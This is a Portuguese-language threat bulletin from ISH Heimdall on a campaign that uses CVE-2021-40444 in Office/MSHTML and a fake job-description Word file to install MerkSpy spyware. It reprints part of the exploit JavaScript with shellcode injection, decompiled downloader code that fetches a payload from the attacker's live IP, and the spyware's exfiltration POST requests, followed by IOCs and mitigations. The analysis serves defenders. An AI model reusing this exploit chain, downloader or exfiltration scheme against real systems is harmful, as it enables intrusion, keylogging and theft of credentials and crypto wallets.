BOLETIM DE SEGURANÇA

Vulnerabilidade MSHTML sendo explorada para disseminar o spyware MerkSpy

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]




SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A FortiGuard detectou um ataque aproveitando a vulnerabilidade CVE-2021-40444 no Microsoft Office. Essa brecha de segurança possibilita que atacantes executem código malicioso utilizando documentos especialmente manipulados. Nesse incidente específico, a exploração resultou na implantação de um spyware chamado "MerkSpy". O MerkSpy foi desenvolvido para monitorar secretamente as atividades dos usuários, coletar dados sensíveis e manter-se presente em sistemas comprometidos.


MICROSOFT | MSHTML

CVE-2021-40444

Microsoft MSHTML Remote Code Execution Vulnerability: *Microsoft MSHTML contains a unspecified vulnerability that allows for remote code execution.*

Known To Be Used in Ransomware Campaigns? **Known**

Action: Apply updates per vendor instructions.

- **Date Added:** 2021-11-03
- **Due Date:** 2021-11-17

Figura 1 – Falha no Catálogo de Vulnerabilidades Exploradas Conhecidas-KEV-CISA.

2 CADEIA DE ATAQUE OBSERVADA





Figura 2 – Fluxo do ataque.

O vetor inicial desse ataque é um documento enganoso do Microsoft Word que se apresenta como uma descrição de cargo para um desenvolvedor de software.



I'm seeking a skilled software developer to create a comprehensive agro-management software for personal use.

This tool will essentially automate various tasks and enhance my productivity in managing the agricultural and livestock aspects of my personal land.

- Proficiency in software development and programming.
- Previous experience in creating agricultural or livestock management software would be a plus.
- Understanding of data security protocols and best practices.

I'm looking for a freelancer who can deliver a high-quality, reliable software that meets my unique needs as a personal agro-manager.

Skills Required

C# Programming

Software Architecture

C++ Programming

Project Management

Figura 3 – Documento Word observado.

Ao abrir o documento, a exploração da vulnerabilidade CVE-2021-40444 é ativada. Esta falha de execução remota de código está presente no componente MSHTML, utilizado pelo Internet Explorer no Microsoft Office. Com essa

vulnerabilidade, um invasor pode executar código arbitrário na máquina da vítima sem necessidade de qualquer outra interação do usuário além de abrir o documento. O atacante esconde a URL dentro do arquivo "_rels\document.xml", que aponta para hxxp://45[.]89[.]53[.]46/google/olerender[.]html. Esse link baixa um arquivo HTML que configura o ambiente para a próxima etapa do ataque.

Preparação do ShellCode

Após a exploração bem-sucedida, o documento malicioso ativa o payload baixado, "olerender.html," a partir de um servidor remoto. Esse arquivo HTML é cuidadosamente construído, com um script aparentemente inofensivo no início para disfarçar sua real finalidade. No final do arquivo, estão ocultos o shellcode e o processo de injeção, que, quando executados no sistema da vítima, avançam o ataque.

```
<!DOCTYPE html><html><head><meta http-equiv="Expires" content="-1"><meta http-equiv=
"X-UA-Compatible" content="IE=11"></head><body><script>
/**
 * Functions for ajaxified updates, deletions and installs inside the WordPress admin.
 *
 * @version 4.2.0
 *
 * @package WordPress
 * @subpackage Administration
 */

/* global pagenow */

/*
 * Functions for ajaxified updates, deletions and installs inside the WordPress admin.
 *
 * @version 4.2.0
 *
 * @package WordPress
 * @subpackage Administration
 */

function update(){
    var $document = $( document );

    wp = wp || {};

    /**
     * The WP Updates object.
     *
     * @since 4.2.0
```

Figura 4 – Olerender.html.

```
size:32}, Version:{offset:40, size:32}, MIDLVersion:{offset:48, size:32}, mFlags:{
offset:64, size:32}});var RPC_DISPATCH_TABLE = new SymTab(12, {DispatchTableCount:{
offset:0, size:32}, DispatchTable:{offset:4, size:32}});var _RPC_MESSAGE = new SymTab
(44, {Handle:{offset:0, size:32}, DataRepresentation:{offset:4, size:32}, Buffer:{
offset:8, size:32}, BufferLength:{offset:12, size:32}, TransferSyntax:{offset:20,
size:32}, RpcInterfaceInformation:{offset:24, size:32}, RpcFlags:{offset:40, size:32
}});var map = new Map;var mapaddr = addrOf(map);if (mapaddr == 0) {location.reload();
throw Error("Failed to make continuous array [b].");}var jscript9 = getBase(read(
any_addr_in_jscript9, 32));var rpcrt4 = getDllBase(jscript9, "rpcrt4.dll");var msvcrt
 = getDllBase(jscript9, "msvcrt.dll");var ntdll = getDllBase(msvcrt, "ntdll.dll");var
 kernelbase = getDllBase(msvcrt, "kernelbase.dll");var VirtualProtect = getProcAddr(
kernelbase, "VirtualProtect");var LoadLibraryExA = getProcAddr(kernelbase,
"LoadLibraryExA");var xyz = document.createAttribute("xyz");var paoi = addrOf(xyz);
var patt = read(addrOf(xyz) + 24, 32);var cattribute_vtable = read(patt, 32);var
pfunc_JSBind_TypeId = read(cattribute_vtable + 352, 32);var
pfunc_JSBind_TypeId_contents = read(pfunc_JSBind_TypeId, 32);var cattr = 0;if (
pfunc_JSBind_TypeId_contents == 1050296) {cattr = new SymTab(812, {__vtguard:{offset:
72, size:32}, SecurityContext:{offset:200, size:32}, JSBind_TypeId:{offset:352, size:
32}, JSBind_InstanceOf:{offset:356, size:32}, normalize:{offset:652, size:32}});}
else {cattribute_vtable = read(patt, 32);pfunc_JSBind_TypeId = read(cattribute_vtable
 + 356, 32);pfunc_JSBind_TypeId_contents = read(pfunc_JSBind_TypeId, 32);if (
pfunc_JSBind_TypeId_contents != 1050296) {throw Error("Does not support!");}cattr =
new SymTab(816, {__vtguard:{offset:72, size:32}, SecurityContext:{offset:200, size:32
}, JSBind_TypeId:{offset:356, size:32}, JSBind_InstanceOf:{offset:360, size:32},
normalize:{offset:656, size:32}});}var osf_vft = aos();var msg = initRpc();var
rpcFree = rpcFree();killCfg(rpcrt4);var decoded_sc_x86 = new Uint8Array(sc_x86.length
 * 2);for (var i = 0; i < sc_x86.length; i++) {decoded_sc_x86[i * 2] =
sc_x86.charCodeAt(i) & 255 ^ 19;decoded_sc_x86[i * 2 + 1] = sc_x86.charCodeAt(i) >> 8
 ^ 100;}var kernel32 = call2(LoadLibraryExA, [newStr("kernel32.dll", 0, 1)]);var
VirtualAlloc = getProcAddr(kernel32, "VirtualAlloc");var sc = call2(VirtualAlloc, [0,
 1048576, 4096, 64]);var tmpBuffer = createArrayBuffer(4);writeData(sc,
decoded_sc_x86);var kernel32 = call2(LoadLibraryExA, [newStr("kernel32.dll", 0, 1)]);
var CreateThread = getProcAddr(kernel32, "CreateThread");var result = call2(
CreateThread, [0, 0, sc, 0, 0, tmpBuffer]);}</script></body></html>
```

Figura 5 – Parte do código no final de olerender.html.

O “olerender.html” primeiro verifica a versão do SO do sistema. Se detectar uma arquitetura X64, ele extrai o shellcode “sc_x64” incorporado. Após identificar a versão do sistema operacional e extrair o shellcode adequado, "olerender.html" localiza e recupera as APIs do Windows "VirtualProtect" e "CreateThread". Essas funções são essenciais para as próximas etapas: o "VirtualProtect" é usado para alterar as permissões de memória, permitindo que o shellcode decodificado seja gravado na memória de forma segura. Em seguida, o "CreateThread" executa o shellcode injetado, preparando o ambiente para baixar e executar a próxima carga útil do servidor do invasor. Esse processo garante a execução contínua do código malicioso, facilitando a exploração subsequente.

Uma vez que o shellcode está posicionado, ele atua como um downloader, iniciando a próxima fase do ataque. Ele se conecta ao mesmo servidor remoto para obter um arquivo, disfarçado sob o nome de “GoogleUpdate”. Embora o nome sugira uma atualização inofensiva, “GoogleUpdate” é na verdade altamente malicioso. Este arquivo contém a carga principal do ataque, que está profundamente codificada para escapar das medidas de segurança comuns. Após o download, o shellcode cuidadosamente decodifica e prepara essa carga para ser executada.

```
struct _PROCESS_INFORMATION v18; // [rsp+58h] [rbp-90h]
struct _STARTUPINFOW v19; // [rsp+70h] [rbp-78h]
char Buffer; // [rsp+2D8h] [rbp+1F0h]

v4 = InternetOpenA("WINDOWS", 0, 0i64, 0i64, 0);
v5 = v4;
if ( v4 )
{
  v6 = InternetOpenUrlA(v4, "http://45.89.53.46/google/GoogleUpdate", 0i64, 0, 0x40000000u, 0i64);
  if ( v6 )
  {
    SHGetFolderPathW(0i64, 28, 0i64, 0, (LPWSTR)&v19.hStdOutput);
    v7 = (_WORD *)((char *)&v19.hStdInput + 6);
    do
      ++v7;
    while ( *v7 );
    *(_OWORD *)v7 = xmmword_140012210;
    CreateDirectoryW((LPCWSTR)&v19.hStdOutput, 0i64);
    v8 = (_WORD *)((char *)&v19.hStdInput + 6);
    do
      ++v8;
    while ( *v8 );
    *(_OWORD *)v8 = xmmword_140012220;
    CreateDirectoryW((LPCWSTR)&v19.hStdOutput, 0i64);
    v9 = (char *)&v19.hStdInput + 6;
    do
      v9 += 2;
    while ( *(_WORD *)v9 );
    *(_OWORD *)v9 = xmmword_140012230;
    *((_OWORD *)v9 + 1) = xmmword_140012240;
    *((_DWORD *)v9 + 8) = 101;
    v17 = 0;
    v10 = CreateFileW((LPCWSTR)&v19.hStdOutput, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
```

Figura 6 – "GoogleUpdate" baixado.

3 UTILIZAÇÃO DO SPYWARE MERKSPY

A carga útil extraída está protegida com VMProtect. Sua principal função é injetar o spyware MerkSpy nos processos críticos do sistema de forma imperceptível. O MerkSpy opera discretamente dentro do sistema, capturando informações sensíveis, monitorando as atividades do usuário e enviando dados para servidores remotos controlados por agentes maliciosos. O MerkSpy assegura sua persistência ao se disfarçar como “Google Update”, adicionando uma entrada de registro para “***GoogleUpdate.exe***” em “***Software\Microsoft\Windows\CurrentVersion\Run***”. Essa abordagem enganosa garante que o MerkSpy seja iniciado automaticamente quando o sistema é ligado, permitindo sua operação contínua e a exfiltração de dados sem o conhecimento ou consentimento do usuário.




Figura 7 – Criação de uma entrada de registro.

Após a instalação, o MerkSpy começa o processo de exfiltração e monitora alvos específicos: captura telas, registra pressionamentos de teclas, recupera credenciais de login do Chrome e acessa a extensão MetaMask. Após coletar esses dados, o MerkSpy envia as informações para o servidor do invasor através da URL

hxxp://45[.]89[.]53[.]46/google/update[.]php. A solicitação POST utiliza a sequência de agente de usuário “WINDOWS” e um limite fixo, “----------update request,” indicando um envio de dados de formulário multipart. O corpo da solicitação é composto de várias partes.

```
POST /google/update.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------update request
User-Agent: WINDOWS
Host: 45.89.53.46
Content-Length: 341
Pragma: no-cache

----------update request
Content-Disposition: form-data; name="id"
Content-Type: text

DESKTOP-SNU4D24_Chris
----------update request
----------update request
Content-Disposition: form-data; name="check"
Content-Type: text

yes
----------update request
```

Figura 8 – Parte I da solicitação.

```
----------update request
Content-Disposition: form-data; name="id"
Content-Type: text

DESKTOP-SNU4D24_Chris
----------update request
----------update request
Content-Disposition: form-data; name="check"
Content-Type: text

no
----------update request
----------update request
Content-Disposition: form-data; name="key"
Content-Type: text

abc
----------update request--
```

Figura 9 – Parte II da solicitação.

Figura 10 – Parte III da solicitação.

- **id** — Especifica o ID do cliente, que inclui o nome do host do computador e o nome do usuário.
- **check** — Um sinalizador de status que indica o check-in.
- **key** — Contém os dados capturados pelo keystroke logger. Ao carregar um arquivo grande, este parâmetro serve como um índice para o arquivo de carregamento.
- **fileToUpload[]** — Representa um arquivo carregado, como credenciais de login extraídas ou uma captura de tela.

4 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Initial Access	T1193 Spear Phishing Attachment	Envio de documentos maliciosos por e-mail para explorar vulnerabilidades em software legítimo.
Execution	T1203 Exploitation for Client Execution	A vulnerabilidade é acionada ao abrir o documento, permitindo a execução de conteúdo HTML malicioso.
Persistence	T1053 Scheduled Task/Job	Persistência é mantida através da criação de tarefas agendadas ou entradas no registro.
Privilege Escalation	T1548 Abuse Elevation Control Mechanism	Técnicas são usadas para elevar privilégios após o acesso inicial.
Credential Access	T1056 Input Capture	Captura de credenciais e outras informações sensíveis através de spyware
Discovery	T1082 System Information Discovery	O malware realiza reconhecimento do sistema para coletar informações sobre configuração e software instalado.
Command and Control	T1071 Application Layer Protocol	Estabelecimento de um canal de comando e controle usando protocolos de camada de aplicação.
Exfiltration	T1041 Exfiltration Over C2 Channel	Dados capturados são exfiltrados para servidores controlados pelos atacantes.

Tabela 1 – Tabela MITRE ATT&CK.

5 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualizações e patches

- Aplique todos os patches de segurança recomendados pela Microsoft para corrigir a vulnerabilidade CVE-2021-40444 no Microsoft MSHTML.

Configuração e Hardening

- Se possível, desabilite o uso de MSHTML (Trident) para abrir documentos do Office, especialmente se não for essencial para as operações diárias.
- Use políticas de grupo para restringir a execução de scripts e macros em documentos do Office recebidos de fontes não confiáveis.

Treinamento e conscientização funcionários

- Treine os funcionários para reconhecer e evitar phishing e outras táticas de engenharia social que poderiam resultar na abertura de documentos maliciosos.

Monitoramento e detecção

- Implemente soluções de monitoramento contínuo para detectar comportamentos anômalos ou indicadores de comprometimento (IoCs) relacionados ao MerkSpy e à CVE-2021-40444.
- Utilize ferramentas de segurança que ofereçam proteção em várias camadas, incluindo antivírus, EDR (Endpoint Detection and Response) e soluções de detecção de ameaças de rede.

Backup e recuperação

- Mantenha uma estratégia de backup robusta com backups regulares e testados, armazenados offline ou em locais seguros, para garantir a recuperação em caso de comprometimento.

Proteção de e-mail

- Utilize soluções de filtragem de e-mail para bloquear anexos maliciosos e links de phishing antes que cheguem aos usuários finais.

Avaliação de vulnerabilidades

- Realize avaliações regulares de vulnerabilidade para identificar e corrigir falhas de segurança antes que possam ser exploradas.

6 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	8264e3b10d7cacd6897159459fe3dde1
sha1:	b26f7c569064a681f23434b6e63e31cdd1e3b761
sha256:	92eb60179d1cf265a9e2094c9a54e025597101b8a78e2a57c19e4681df465e08
File name:	8264e3b10d7cacd6897159459fe3dde1.docx

Indicadores de compromisso do artefato	
md5:	1280cd07f63a4086ae34c55b9a09b7ae
sha1:	742fb316e017f5e8a53d12be3d2b5a173cb089de
sha256:	95a3380f322f352cf7370c5af47f20b26238d96c3ad57b6bc972776cc294389a
File name:	Blueprint TradingJournal.docx

Indicadores de compromisso do artefato	
md5:	321b95fdc4bcefc899f8d5802fae1edc
sha1:	7058655f5307edba9f3925a9b508add9182259c1
sha256:	0ffadb53f9624950dea0e07fcffcc31404299230735746ca43d4db05e4d708c6
File name:	Need to Upgrad FIDO2-Net-Lib.docx

Indicadores de compromisso do artefato	
md5:	e545865a9d2a4ef7689aaee289ab48fc
sha1:	b64d2b4b478467990793bae0fa2a8282e8d4d43f
sha256:	dd369262074466ce937b52c0acd75abad112e395f353072ae11e3e888ac132a8
File name:	olerender.html

Indicadores de compromisso do artefato	
md5:	7d03cd9e630b1b514d14d78613fc98d7
sha1:	a36c272e8967d0bb4b0c5a1110f7a81b740bbb97
sha256:	6cdc2355cf07a240e78459dd4dd32e26210e22bf5e4a15ea08a984a5d9241067
File name:	GoogleUpdate.exe

Indicadores de compromisso do artefato	
sha256:	569f6cd88806d9db9e92a579dea7a9241352d900f53ff7fe241b0006ba3f0e22

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de IPs

Indicadores de URL, IPs e Domínios	
IP	45[.]89[.]53[.]46

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

7 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- FortiGuard
- MITRE ATT&CK
- NVD

8 AUTORES

- **Ismael Pereira Rocha**

heimdall
security research
A DIVISION OF ISH